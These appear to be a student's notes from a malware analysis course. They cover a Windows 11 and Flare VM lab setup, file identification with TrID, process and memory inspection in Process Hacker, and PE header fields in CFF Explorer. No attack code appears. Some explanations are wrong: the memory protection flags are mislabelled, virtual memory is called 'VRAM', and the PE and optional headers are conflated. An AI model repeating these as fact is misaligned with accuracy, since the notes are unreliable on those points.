Reverse Engineering and Malware Analysis Fundamentals

Installing a Windows 11 VM

We already did this during classes and during projects. For this reason i am just going to do this on my own. This time we are installing W11 with a number of precautions:


https://www.youtube.com/watch?v=qWj-n4id9EI


Requirements:

- **Guest addition.**
- **Shared folder.**
- **Base snapshot.**

Windows specific requirements:
- Disable windows update
- Disable windows defender (required for malware analysis tools)
- Disable hide extensions
- Show hidden files and folders
- Create snapshot
- *Disable OneDrive…:* https://www.groovypost.com/howto/disable-onedrive-on-windows-11/

We never took snapshots before… which is an ideal solution to revert to a previous state. Simply click on the VM machine on the "Machine" tab and "create a snapshot". Once you have named the snapshot you can simply view it in the VBoxmanager, easy for reverting to a previous state:





Installing Flare VM for malware analysis


This will install **all the required tooling** for malware analysing and reversing.

GitHub - mandiant/flare-vm - Follow the installation instructions.
A couple of restarts / logouts will be performed. *Stay at your VM's side.*

Files and formats

We need to understand the contents of a file. This is mostly done with **hex editors**. In this course we will be using 010 Editor.

An example file hello.txt is created with the contents “hello world!”. In hex this is displayed as following:



We can also perform this with a tool called **Trid**. This is file analyser specifically meant for analysing what a file actually does, or is.

Installation is done manually by going to the official website. Command line tool is easiest to set up: https://mark0.net/soft-trid-e.html

- **Install the Win32 package:** this is the base program, trid.exe.
- **Install the TrIDDefs.TRD package:** this is required for the tool to run.

Once installed we can analyse the files provided by the instructor.

Sample-Lab-3-1-1	16/02/2021 11:29	File	72 KB
Sample-Lab-3-1-2	16/02/2021 11:29	File	38 KB
Sample-Lab-3-1-3	16/02/2021 11:29	File	410 KB
Sample-Lab-3-1-4	16/02/2021 11:29	File	34 KB
Sample-Lab-3-1-5	16/02/2021 11:29	File	72 KB
Sample-Lab-3-1-6	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-7	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-8	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-9	16/02/2021 11:29	File	12 KB
Sample-Lab-3-1-10	16/02/2021 11:29	File	33 KB
Sample-Lab-3-1-11	16/02/2021 11:29	File	9 KB

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-1

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-1
 47.3% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
 15.9% (.EXE) Win64 Executable (generic) (10523/12/4)
  9.9% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
  7.6% (.EXE) Win16 NE executable (generic) (5038/12/1)
  6.8% (.EXE) Win32 Executable (generic) (4505/5/1)
```

This is an example for the first file specified - and tells us this is a Win32 Executable MS Visual c++ file.

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-2

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-2
 80.0% (.ZIP) ZIP compressed archive (4000/1)
 20.0% (.PG/BIN) PrintFox/Pagefox bitmap (640x800) (1000/1)
PS C:\Tools\trid>
```

The second file is apparently a ZIP file. Again - the name of the file, nor the extension, tells us this! The analyser does.

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-3

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-3
100.0% (.PNG) Portable Network Graphics (16000/1)
```

The third file is clearly a .PNG file. Again - no extension or additional information is provided by the base file itself. You need to analyse the **binary part of this file.**

Virtual memory and the portable executable (PE) file


In this lab we will further look into process creation of files and how the virtual memory works.

Process creation

We will look firstly into process creation - how do programs create processes?

In order to analyse such processes we need to have a tool called **Process Hacker**.
Found here: https://processhacker.sourceforge.io/downloads.php

This program can analyse **processes created** by a certain program.




Name	PID	CPU	I/O total ...	Private b...	User name	Description
System Idle Process	0	91,23		60 kB	NT AUTHORITY\SYSTEM	
System	4	0,20		40 kB	NT AUTHORITY\SYSTEM	NT Kernel & System
smss.exe	420			1,06 MB	NT AUTHORITY\SYSTEM	Windows Session Manager
Memory Compression	2032			172 kB	NT AUTHORITY\SYSTEM	
Interrupts		7,96		0		Interrupts and DPCs
Registry	104			5,87 MB	NT AUTHORITY\SYSTEM	
csrss.exe	612			1,78 MB	NT AUTHORITY\SYSTEM	Client Server Runtime Process
wininit.exe	684			1,38 MB	NT AUTHORITY\SYSTEM	Windows Start-Up Application
services.exe	828			4,65 MB	NT AUTHORITY\SYSTEM	Services and Controller app
svchost.exe	968			9,16 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...
Widgets.exe	2092			6,99 MB	MyMachine\LocalUser	
msedgewebvie...	7304			34,52 MB	MyMachine\LocalUser	Microsoft Edge WebView2
msedgewe...	4148			1,97 MB	MyMachine\LocalUser	Microsoft Edge WebView2
msedgewe...	2084			25,43 MB	MyMachine\LocalUser	Microsoft Edge WebView2
msedgewe...	1752			11,45 MB	MyMachine\LocalUser	Microsoft Edge WebView2
msedgewe...	7276			7,43 MB	MyMachine\LocalUser	Microsoft Edge WebView2
msedgewe...	5824			63,41 MB	MyMachine\LocalUser	Microsoft Edge WebView2
SearchHost.exe	4784			186,74 MB	MyMachine\LocalUser	
StartMenuExperie...	4576			29,31 MB	MyMachine\LocalUser	Windows Start Experience Host
RuntimeBroker.exe	5208			6,35 MB	MyMachine\LocalUser	Runtime Broker
RuntimeBroker.exe	5284			14,7 MB	MyMachine\LocalUser	Runtime Broker
dllhost.exe	5612			6,34 MB	MyMachine\LocalUser	COM Surrogate
SystemSettings.exe	508			35,86 MB	MyMachine\LocalUser	Settings
ApplicationFrame...	1212			9,11 MB	MyMachine\LocalUser	Application Frame Host
UserOOBEBroker....	8108			1,75 MB	MyMachine\LocalUser	User OOBE Broker
dllhost.exe	4756			1,73 MB	MyMachine\LocalUser	COM Surrogate
Microsoft.Photos....	976			33,48 MB	MyMachine\LocalUser	
RuntimeBroker.exe	1328			3,54 MB	MyMachine\LocalUser	Runtime Broker
RuntimeBroker.exe	7044			7,61 MB	MyMachine\LocalUser	Runtime Broker
backgroundTaskH...	3592			6,09 MB	MyMachine\LocalUser	Background Task Host
smartscreen.exe	6644			4,25 MB	MyMachine\LocalUser	Windows Defender SmartScre...
WmiPrvSE.exe	1764			1,96 MB	NT AUTHORITY\SYSTEM	WMI Provider Host
svchost.exe	568			6,92 MB	N...\NETWORK SERVICE	Host Process for Windows Ser...
svchost.exe	432			2,16 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Ser...


Here you will see the following:


- **Name:** the name of the process.
- **PID:** Process ID. A uniquely identifiable parameter (ID) for running processes.

And much more information. With the test files provided - we need to change the extension to an **application** - something we **can run**. Hereby we change the extension to .exe.




Now we simply inspect the **process hacker** and the **process:**





When **right clicking**, *or using enter*, we can open up even more details.



Here we can see that **explorer.exe** is the parent process. This is correct - since we started the application in the explorer tab, which is the **File Explorer**.


It is important to take a look at the **command line feed** since specific parameters can be given. Malware can possibly have very specific processes and parameters included.

Before it is executed - it is just a <u>file</u>. This file needs to be loaded in the memory and executed. Once this is done - it becomes a <u>process</u>.

The other test files cannot be run properly - possibly due to not having the correct installations. The first file we analysed above was running correctly.

Virtual Memory


Systems have limited amounts of RAM and require it to run programs. Virtual Memory can be used to circumvent the regular available RAM by applying a lot of VRAM to a program in the background - more than your available RAM.




It involves three main components:

- **CPU:** operating system (OS) loads the program into RAM and creates a process. At this point the CPU can read the instruction in the RAM and run the program.
- **RAM:** your main RAM (Random Access Memory). Hard disk programs will be run here firstly in order to run. VRAM creates a virtual illusion to the process that it has a lot of RAM available to run.
- **Hard Disk:** where your program is stored.

VRAM is allocated to a process and telling it "you have 4 GB of RAM" available! While in reality you only have 1 GB of RAM. This process of VRAM allocation can be done for every single process. **How is this possible?**





The reason for this being possible is relatively "simple". The **hard disk** is used as virtual memory. Hard disk + Physical memory = Virtual memory. The hard disk will create the virtual memory - it will act as virtual RAM.

Each page is just a block of memory. Process1 takes 1 page in the physical memory, and page2 is also loaded there. Process2 also needs memory - and is allocated to the physical memory. Page2 is, at this point, allocated to the hard disk as virtual RAM. Once process2 is loaded correctly - Page2 (from Process1) will swap back to physical memory to resume execution.


This is done so fast - a user will not notice this at all. We make use of the hard disk to create an illusion of huge amounts of RAM availability - which in essence is virtual RAM!

Example time: we open the file from the previous task again in Process Hacker and view the ***memory tab****.*


In the first block you can read the Base address.
In the second block you can read the Type: Mapped or Private.

You can even open up the components even further.

- **Mapped:** parts of the program need to be mapped in virtual memory for use by the process. Processes can modify the contents of the file in the hard disk by directly modifying the mapped contents in memory. *It is mapped to the hard disk - reference*.
- **Private:** not shared with other processes. *Mostly used by malwares.*



Stack(s) is where the process is storing local variables.
Images are the **DLL(s)** (Dynamic Link Libraries) - modules of the program.
Private can be **commit, reserved or free**.



- **Commit:** the page has a physical area in RAM allocated for you.
- **Reserved:** it has not gotten physical memory reserved yet - just being reserved. When this happens - it will change to Commit.
- **Free:** addressed in virtual memory - but has not been assigned or made available to the process just yet.

In the column **Protection** you can see RW, R, WCX,...

- **(W) Write:** contents in memory can be read and written to.
- **(RW) Read:** contents in the memory can be read - but not write to this memory location (or execute).
- **(WCX) Execute:** execute means that location contains code that can be executed.

Use: if you click on a memory block you will get a hex view - the raw bytes in that certain location (one record in the last screenshot). 0x10000 contains all this information. Left you can view the bytes, right you can view the ASCI annotation of the bytes.

In order to further investigate these strings - you can use the **Strings** button. Here you can view the specific address allocation and the results from this address. Virtual memory provides a lot of information for malware detection. Here you can find IP addresses and more.

Results - Sample-4-1.exe (7480)

393 results.

Address	Length	Result
0x9ea30	34	TSA://ProcUnique6
0x9ea70	32	KER://SMARTSCREE
0x9eae0	32	uments\Sample-La
0x9eb10	20	le-4-1.exe
0x9ebf0	160	RE\Microsoft\Windows NT\CurrentV...
0x9ee80	58	C:\Windows\SysWOW64\ntdll.dll
0x19e3c4	13	Hello, World!
0x19e5be	64	HC:\Windows\SYSTEM32\apphelp.dll
0x19e690	142	\Registry\Machine\System\CurrentC...
0x19eb08	24	kernel32.dll

Sample-4-1.exe (6444) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

☑ Hide free regions


Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shareable WS	Shared WS
0x10000	Mapped	68 kB	R	C:\Windows\System32\C_1252.NLS	4 kB		4 kB	4 kB
0x30000	Mapped	64 kB	RW	Heap (ID 2)	4 kB		4 kB	4 kB
0x40000	Mapped	124 kB	R		112 kB		112 kB	112 kB
0x60000	Private	256 kB	RW	Stack (thread 5240)	16 kB	16 kB		
0xa0000	Private	1.024 kB	RW	Stack 32-bit (thread 5240)	12 kB	12 kB		
0x1a0000	Mapped	16 kB	R		8 kB		8 kB	8 kB
0x1b0000	Private	8 kB	RW		8 kB	8 kB		
0x1c0000	Mapped	68 kB	R	C:\Windows\System32\C_1252.NLS	4 kB		4 kB	4 kB
0x1e0000	Mapped	68 kB	R	C:\Windows\System32\C_437.NLS	4 kB		4 kB	4 kB
0x200000	Private	2.048 kB	RW	PEB	20 kB	20 kB		
0x400000	Image	12 kB	WCX	C:\Users\Freds\Documents\Sample-...	12 kB	4 kB	8 kB	8 kB
0x410000	Mapped	12 kB	R	C:\Windows\System32\l_intl.nls	4 kB		4 kB	4 kB
0x420000	Private	200 kB	RW		4 kB	4 kB		
0x460000	Mapped	68 kB	R	C:\Windows\System32\C_437.NLS	4 kB		4 kB	4 kB
0x480000	Mapped	12 kB	R	C:\Windows\System32\l_intl.nls	4 kB		4 kB	4 kB
0x490000	Private	108 kB	RW		4 kB	4 kB		
0x4b0000	Mapped	12 kB	R	C:\Windows\System32\l_intl.nls	12 kB		12 kB	12 kB
0x4c0000	Mapped	68 kB	R	C:\Windows\System32\C_1252.NLS	8 kB		8 kB	8 kB
0x4e0000	Mapped	68 kB	R	C:\Windows\System32\C_437.NLS	4 kB		4 kB	4 kB
0x500000	Mapped	4 kB	R		4 kB		4 kB	4 kB
0x510000	Mapped	4 kB	R		4 kB		4 kB	4 kB
0x520000	Mapped	4 kB	R		4 kB		4 kB	4 kB

PE files

PE files are Windows Executable files. This can be easily found when analysing the files:

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\Sample-Lab-4/Sample-4-1.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  15648
Analyzing...

Collecting data from file: C:\Users\Freds\Documents\Sample-Lab-4/Sample-4-1.exe
 89.8% (.EXE) TCC Win32 executable (188337/24/9)
```

We can also use the tool **CFF Explorer** in order to analyse this program further:




On the **left side** you have a few **collapsible headers**.


- **Dos header:** this is the first header. The first "member" is e_magic. This displays your **first bytes** - 0: 4D and 1:5A. Translated into MZ when looking at ASCI. The header member itself places these bytes **in reverse**. *Intel systems store the bytes in reverse order due to a convention.* **Word** means **two bytes**.

MZ + "This program cannot be run in DOS mode" + "PE" tell us clearly this is a PE file.

Sample-4-1.exe

Member	Offset	Size	Value
e_magic	00000000	Word	5A4D





- **Optional Header:** the process needs to be stored into memory. It needs to allocate space into virtual memory - how does it know what location will be allocated to this process? The **Optional Header** will tell us all of this information.


Sample-4-1.exe

Member	Offset	Size	Value	Meaning
Magic	00000098	Word	010B	PE32
MajorLinkerVersion	0000009A	Byte	06	
MinorLinkerVersion	0000009B	Byte	00	
SizeOfCode	0000009C	Dword	00000000	
SizeOfInitializedData	000000A0	Dword	00000000	
SizeOfUninitializedData	000000A4	Dword	00000000	
AddressOfEntryPoint	000000A8	Dword	00001040	.text
BaseOfCode	000000AC	Dword	00001000	
BaseOfData	000000B0	Dword	00002000	
ImageBase	000000B4	Dword	00400000	

0x400000	Image
0x400000	Image: Commit

When we look at the **ImageBase** value this is exactly the same as mentioned in **Process Hacker**. Both of them "link" together! *But this might not always be the same.* They are **relative virtual addresses (RVA).** *If you want to find the actual location of this value - take the **Base address** + **Value** and that should be our entry point.*

Now we will take a look into deconstructing another header to look into the above theoretical explanation. We will look into the **P header**. This is also called the **Nt header** and **optional header**. *Remember: the Value is always the opposite of the binary.*




Sample-4-1.exe

Member	Offset	Size	Value
Signature	00000080	Dword	00004550

```
00000080 | 50 45 00 00 4C 01 02 00 00 00 00 00 00 00 00 00 | PE..
```

